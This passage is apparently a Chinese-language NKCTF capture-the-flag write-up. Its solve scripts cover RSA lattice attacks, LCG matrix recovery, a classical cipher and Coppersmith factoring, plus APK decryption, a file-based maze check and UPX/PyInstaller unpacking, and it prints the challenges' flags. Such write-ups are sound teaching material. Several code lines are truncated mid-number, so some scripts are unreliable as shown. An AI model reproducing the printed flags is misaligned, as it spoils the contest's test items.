SYMBOLIC_COUNTER = count()

for _ in range(8):
    l0,r0 = round(l0,r0,s)

s.add([l0 == 74598428967875190423684361985485469462,r0==113006714335439137471823


if s.check() == sat:
    m = s.model()
    print(1,m)
print(long_to_bytes(65648225080345706655275659119573557606))
print(long_to_bytes(74952857893170981449824286047737361717))
```

complex_matrix | Solved | working:

flcomplex_matrix

https://pan.baidu.com/s/1QHxTLm61iED4CrKw3guFSg?pwd=2023

以前出现过类似的题，给了很多组e去求解rsa，构造格即可

```
N= 71841248095369087024928175623295380241516644434969868335504061065977014103487
e= [65128799196671634905309494529154568614228788035735808211836905142007976099866
c= 39297018404565022956251803918747154798377576057123078716166221329195959669756
import gmpy2
e1 = e[0]
e2 = e[1]
e3=e[2]
for i in range(1000):
    alpha2 = i/1000
    M1 = int(gmpy2.mpz(N)**(3./2))
    M2 = int( gmpy2.mpz(N) )
    M3 = int(gmpy2.mpz(N)**(3./2 + alpha2))
    M4 = int( gmpy2.mpz(N)**(0.5) )
    M5 = int( gmpy2.mpz(N)**(3./2 + alpha2) )
    M6 = int( gmpy2.mpz(N)**(1.+alpha2) )
    M7 = int( gmpy2.mpz(N)**(1.+alpha2) )
    D = diagonal_matrix(ZZ, [M1, M2, M3, M4, M5, M6, M7, 1])
    B = Matrix(ZZ, [ [1, -N,   0,  N**2,   0,      0,      0,    -N**3],
                     [0, e1, -e1, -e1*N, -e1,      0,   e1*N,  e1*N**2],
                     [0,  0,  e2, -e2*N,   0,   e2*N,      0,  e2*N**2],
                     [0,  0,   0, e1*e2,   0, -e1*e2, -e1*e2, -e1*e2*N],
                     [0,  0,   0,     0,  e3,  -e3*N,  -e3*N,  e3*N**2],
                     [0,  0,   0,     0,   0,  e1*e3,      0, -e1*e3*N],
                     [0,  0,   0,     0,   0,      0,  e2*e3, -e2*e3*N],
                     [0,  0,   0,     0,   0,      0,      0, e1*e2*e3] ]) * D

    L = B.LLL()

    v = Matrix(ZZ, L[0])
    x = v * B**(-1)
    phi_ = (e1*x[0,1]/x[0,0]).floor()
    try:
        d = inverse_mod( 65537, phi_)
        m = hex(power_mod(c, d, N))[2:]
        print(bytes.fromhex(m))
    except:
        pass
#NKCTF{F10w3r_Hav3_r3start_Day_N0_Man_iS_Y0ung_Aga1n}
```

eZ_LargeCG

链接：https://pan.baidu.com/s/19QwmpCoUddzQGFScIfZ5Cw 提取码：2023

首先就是分解n1，n2，观察其生成方式可以发现一个因子p-1光滑，一个因子p+1光滑，直接就能分解。然后就是写一个矩阵快速幂去还原flag

```
from gmpy2 import *
from Crypto.Util.number import *
import random
n1 = 397552066096756775175590222195197676465244554491428891440732172742478931047
n2 = 307252534919665582279575916844413100732886833242134391793772780065834286600
r = 7948275435515074902473978567170931671982245044864706132834233483354166398627
A3 = 608532734067139483839138656677409263678410504687231122626906566450113183603
A2 = 138555178235561998719826880527010918258900687337154152095311242485856607342
A1 = 252929115646826464333576707080158314081963953255172697531427012787530606906
# def Pollard(n):
#     a=2
#     while True:
#         for i in range(2,80000):
#             a=pow(a,i,n)
#         for j in range(80000,104729+1):
#             a=pow(a,j,n)
#             if j % 15 ==0:
#                 d=GCD(a-1,n)
#                 if(1<d<n):
#                     return(d)
#         a+=1
# p=Pollard(n1)
# print(p)
q1=42772167525161082708431051212396248821006800384559240423163154273083981922438
p1=n1//q1
q2=28855115777649011047264504439839542216019611579198153573590377537829459932963
p2=n2//q2
m =  [[0,1,0,0],[0,0,1,0], [p1, q1, p2, q2],[0,0,0,1]]
B=[[A3],[A2],[A1],[1]]
n = int(6**666)
A = matrix(Zmod(r), m)
B = matrix(Zmod(r), B)
k=A^(-1)
state = ((k^ (6**666))  * B)
print(state)
print(long_to_bytes(718268686893438084080386300782696916434605242000201123193568
#NKCTF{y0u_kN0w_r5A_&_LCg_&_Ma7r1X_s0_w3ll!!!}
```

baby_classical

古典密码知多少

https://pan.baidu.com/s/1Erun7sLfiy6yPNv_V2IdXQ?pwd=2023

首先就是还原key，看了下就是将key矩阵改成原矩阵的逆矩阵即可还原，然后就是使用key去还原flag，按照加密的逻辑逆一下即可，key还原的后面几位有点不对，懒得看代码了大概猜测了一下

```python
import string
import re
import numpy as np
flag = '1k2Pe{24seBl4_a6Ot_fp7O1_eHk_Plg3EF_g/JtIonut4/}'
print('flag length:',len(flag))
dic = string.ascii_uppercase+string.ascii_lowercase+string.digits+'+/'
print(dic)
f1nd = lambda x : dic.find(x)
class KeyEncryption:
    def __init__(self, m: int, fillchar: str="z", key: np.ndarray=None):
        self.m = m
        self.key = key
        self.dicn2s = {i: dic[i] for i in range(64)}
        self.dics2n = dict(zip(self.dicn2s.values(), self.dicn2s.keys()))
        self.fillchar = self.dics2n[fillchar]
    def setM(self, m: int) -> None:
        assert m > 0
        self.m = m
    def setKey(self, key: np.ndarray=None) -> None:
        self.key = [[30 ,10 ,57]
,[45  ,0, 19]
,[25 ,51, 54]]
    @staticmethod
    def modInv(x: int):
        y = 0
        while y < 64:
            y += 1
            if (x * y) % 64 == 1:
                return y
        return -1
    def _loopCrypt(self, long: np.ndarray, K: np.ndarray) -> np.ndarray:
        ans = np.array([])
        for i in range(long.shape[0] // self.m):
            ans = np.mod(np.hstack((
                ans,
                np.dot(long[i*self.m:i*self.m+self.m], K)
            )), 64)
        return ans.astype(np.int64)
    def encrypt(self, plaintext: np.ndarray):
        assert self.m !=None and self.key is not None
        if plaintext.shape[0] % self.m:
            plaintext = np.hstack((
                plaintext,
                [self.fillchar] *(self.m - plaintext.shape[0] % self.m)
            ))
        return self._loopCrypt(plaintext, self.key)
    def translate(self, s, to: str):
        if to == "text":
            return "".join([self.dicn2s[si] for si in s])
        elif to == "num":
            s = s.replace(" ", "")
            return np.array([self.dics2n[si] for si in s])
def getKey(key):
  he = KeyEncryption(m=3)
  he.setKey()
  nums = he.translate(key, "num")
  res = he.encrypt(nums)
  enkey = ''.join(dic[i] for i in res.tolist())
  print('Encrypt key:',enkey)
  return enkey
if __name__ == '__main__':
  ciphertext1 = ''
  key='pVvRe/G08rLhiw'
  enkey = getKey(key)
  key1='W3ar3N0wayBack'
  _enkey = [f1nd(i) for i in key1]
  j = 0
  for i in flag:
      if f1nd(i) >= 0:
          ciphertext1 += dic[(f1nd(i) -_enkey[j % len(_enkey)]) % 64]
      else:
          ciphertext1 += i
      j += 1
  fir1 = ' '.join(map(lambda _: _[::-1], re.split("[ { _ } ]", ciphertext1.swapc
  ciphertext = fir1.replace(' ', '_')
  print('ciphertext:%s{%s}' % (ciphertext[0:5], ciphertext[6:-1]))
#NKCTF{ClaSsic_c0de_d0l1s_aRe_r3a1ly_int3reSting}
```

easy_high

https://pan.baidu.com/s/1xPKs2iL3P5hXe8vcGgiaYg?pwd=2023

p中间异或了flag，但是高位和低444位是不变的，我们可以使用copper还原p

```
from Crypto.Util.number import *
c= 48815458636152479246975121700114008570045556817581063512597768812493604237746
```

```
n= 17192509201635459965397076685948071839556595198733884616568925970608227408244
p0= 14926392530815530473400288159582060264117473762955163814638419937875388415344
pbits = 1024
kbits = 430+444
p4 = p0 >>kbits
p=42949277276676662446655073913188826399040642714572889571104166082538860282148
PR.<x> = PolynomialRing(Zmod(n))
f = x*2^444 + p4*2^kbits+p
f=f.monic()
x0 = f.small_roots(X=2^430, beta=0.44)[0]
p1=x0*2^444 + p4*2^kbits+p
#p1=1492639253081553047340028815958206026411747376295516381463841993787538841534
import gmpy2
q=n//int(p1)
d=gmpy2.invert(65537,(p1-1)*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
#NKCTF{F10wrs_hVe_r3strDay}
```

Reverse:

ez_baby_apk

注意看，这个男人叫小帅，他做了一个app，但是忘了自己设置的密码是啥了，你可以帮帮他吗

https://pan.baidu.com/share/init?surl=Uvn12pS-0cXH8qjF8JF-5w&pwd=2023

```
import base64
from Crypto.Cipher import AES
import hashlib

def confusion(str):
    md5 = hashlib.md5()
    md5.update(str.encode())
    return md5.hexdigest()

def decrypt(strKey, s):
    # 将加密后的字符串转为字节类型，解密时需要进行 base64 解码
    s = base64.b64decode(s)
    # AES 算法需要指定加密模式和填充方式
    cipher = AES.new(strKey.encode(), AES.MODE_CBC, b'r3v3rs3car3fully')
    # 解密并去掉填充字符
```


```python
    return cipher.decrypt(s).decode().rstrip('\0')

if name == '__main__':
    # 调用 confusion 函数生成密钥
    strKey = confusion('reversehavemagic')
    s = 'BxLHc1KruiH31I94W171oal+9olDzgBIjnK/J1Db0IUyi+MbI38+nw62ejCPShRB'
    # 解密
    print(decrypt(strKey, s))
```

PMKF

PMKF


https://pan.baidu.com/s/1iimoqmDfvSvI48ZfPvbflQ?pwd=2023

主要考迷宫，首先要在C盘根目录下创建一个叫nk.ctf的文件




```c
signed int sub_401000()
{
  signed int result; // eax

  hObject = CreateFileA("C:\\nk.ctf", 0x80000000, 1u, 0, 3u, 0x80u, 0);
  result = -1;
  if ( hObject == -1 )
  {
    printf("Error!\n");
    exit(0);
  }
  return result;
}
```

先读取一个字节，为\x05，之后的文件内容为nkman




```
v13 = &savedregs ^ __security_cookie;
memset(Dst, 0, 0x100u);
ReadFile(hObject, &Buffer, 1u, &NumberOfBytesRead, 0);
if ( Buffer != 5 )
{
  printf("Wrong!\n");
  CloseHandle(hObject);
  exit(0);
}
ReadFile(hObject, Dst, Buffer, &NumberOfBytesRead, 0);
for ( i = 0; i < Buffer; ++i )
{
  if ( Dst[i] != aNkman[i] )
  {
    printf("Wrong!\n");
    CloseHandle(hObject);
    exit(0);
  }
}
v5 = 0;
v8 = 0;
while ( v5 < Buffer )
  v8 += Dst[v5++];
ReadFile(hObject, v11, 0x10u, &NumberOfBytesRead, 0);
v2 = 18;
for ( j = 0; j < 16; ++j )
  v11[j] ^= v8;
v7 = 0;
v1 = 1;
while ( v7 < 16 )
{
  for ( k = 6; k >= 0; k -= 2 )
  {
    switch ( (v11[v7] >> k) & 3 )
    {
      case 0u:
        v2 -= 18;
```

把nkman每一位字符相加作为异或的key，再然后读取16个字节，异或完之后按照4进制，走迷宫



```
}
v5 = 0;
v8 = 0;
while ( v5 < Buffer )
  v8 += Dst[v5++];
ReadFile(hObject, v11, 0x10u, &NumberOfBytesRead, 0);
v2 = 18;
for ( j = 0; j < 16; ++j )
  v11[j] ^= v8;
v7 = 0;
v1 = 1;
while ( v7 < 16 )
{
  for ( k = 6; k >= 0; k -= 2 )
  {
    switch ( (v11[v7] >> k) & 3 )
    {
      case 0u:
        v2 -= 18;
        break;
      case 1u:
        ++v2;
        break;
      case 2u:
        v2 += 18;
        break;
      case 3u:
        --v2;
        break;
    }
    if ( aN[v2] == '*' || aN[v2] == ' ' )
    {
      v1 = 0;
      break;
    }
    if ( aN[v2] == 'K' )
    {
      printf("Congratulations! you found it!\n");
      break;
    }
  }
  ++v7;
}
CloseHandle(hObject);
return v1;
```

最终的文件为



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000h: 05 6E 6B 6D 61 6E 4F EF 7E B0 00 44 15 04 70 00   .nkmanOi~°.D..p.
010h: BE A9 EE B0 43 AA                                  ¾©î°Cª
```

flag为nkctf{056e6b6d616e4fef7eb0004415047000bea9eeb043aa}


not_a_like

https://pan.baidu.com/s/1kXQTy-muc4Cx5eWdAyKJ-g?pwd=o7yu

flag请以NKCTF{}进行包裹


文件被UPX压缩，但不存在UPX段，需要我们在对应的地方补充标志位，之后就可以进行upx -d

解压之后发现文件为python打包，且python版本为python3.8



```
7770h:  6F 78 2E 74 63 6C 00 00 00 00 20 00 81 26 51 00  ox.tcl.... ..&Q.
7780h:  1F 50 36 00 1F 50 36 00 7A 50 59 5A 2D 30 30 2E  .P6..P6.zPYZ-00.
7790h:  70 79 7A 00 00 00 00 4D 45 49 0C 0B 0A 0B 0E 00  pyz....MEI......
77A0h:  A1 35 EF 00 A0 76 87 00 00 BF 10 00 00 00 26 70  ¡5ï. v‡..¿....&p
77B0h:  79 74 68 6F 6E 33 38 2E 64 6C 6C 00 00 00 00 00  ython38.dll.....
77C0h:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
77D0h:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
77E0h:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ...............
```

使用pyinstxtractor进行解包，得到python文件。其代码含义为RC4和RSA加密



```python
import libnum, base64, hashlib
from ctypes import *

def encrypt(text):
    data_xor_iv = bytearray()
    sbox = []
    j = 0
    x = y = k = 0
    key = '911dcd09ad021d68780e3efed1aa8549'
    for i in range(256):
        sbox.append(i)
    else:
        for i in range(256):
            j = j + sbox[i] + ord(key[(i % len(key))]) & 255
            sbox[i], sbox[j] = sbox[j], sbox[i]
        else:
            for idx in text:
                x = x + 1 & 255
                y = y + sbox[x] & 255
                sbox[x], sbox[y] = sbox[y], sbox[x]
                k = sbox[(sbox[x] + sbox[y] & 255)]
                data_xor_iv.append(idx ^ k)
            else:
                return data_xor_iv


if __name__ == '__main__':
    flag = input('请输入flag> ')
    pub_key = [19252067118061066631831653736874168743759225404757996498452383337816071866700225650384181012362739758314516273574942119597579042209488383895276825193118297972030907899188520426741919737
    m = libnum.s2n(flag)
    c = str(pow(m, pub_key[0], pub_key[1]))
    q = 'EeJWrgtF+5ue9MRiq7drUAFPtrLATlBZMBW2CdWHRN73Hek7DPVIYDHtMIAfTcYiEV87W7poChqpyUXYI3+/zf5yyDOyE9ARLfa5qilXggu60lmQzFqvFv+1uOaeI2hs2wx+QZtxqGZzC0VCVWvbTQ52nA2UdUtnk8VezRMPMfmf7rOqPxDTv/aacLnI3RdL
    v = encrypt(base64.b64encode(c.encode('utf-8')))
    v = base64.b64encode(v)
    if v == q:
        print('You are right!')
        input('')
    else:
        print('winer winer winnie dinner')
        print('Do you think the encryption and decryption are the same?')
# okay decompiling not_a_like.pyc
```

对于RSA加密，网上有相似的题目，写出exp即可

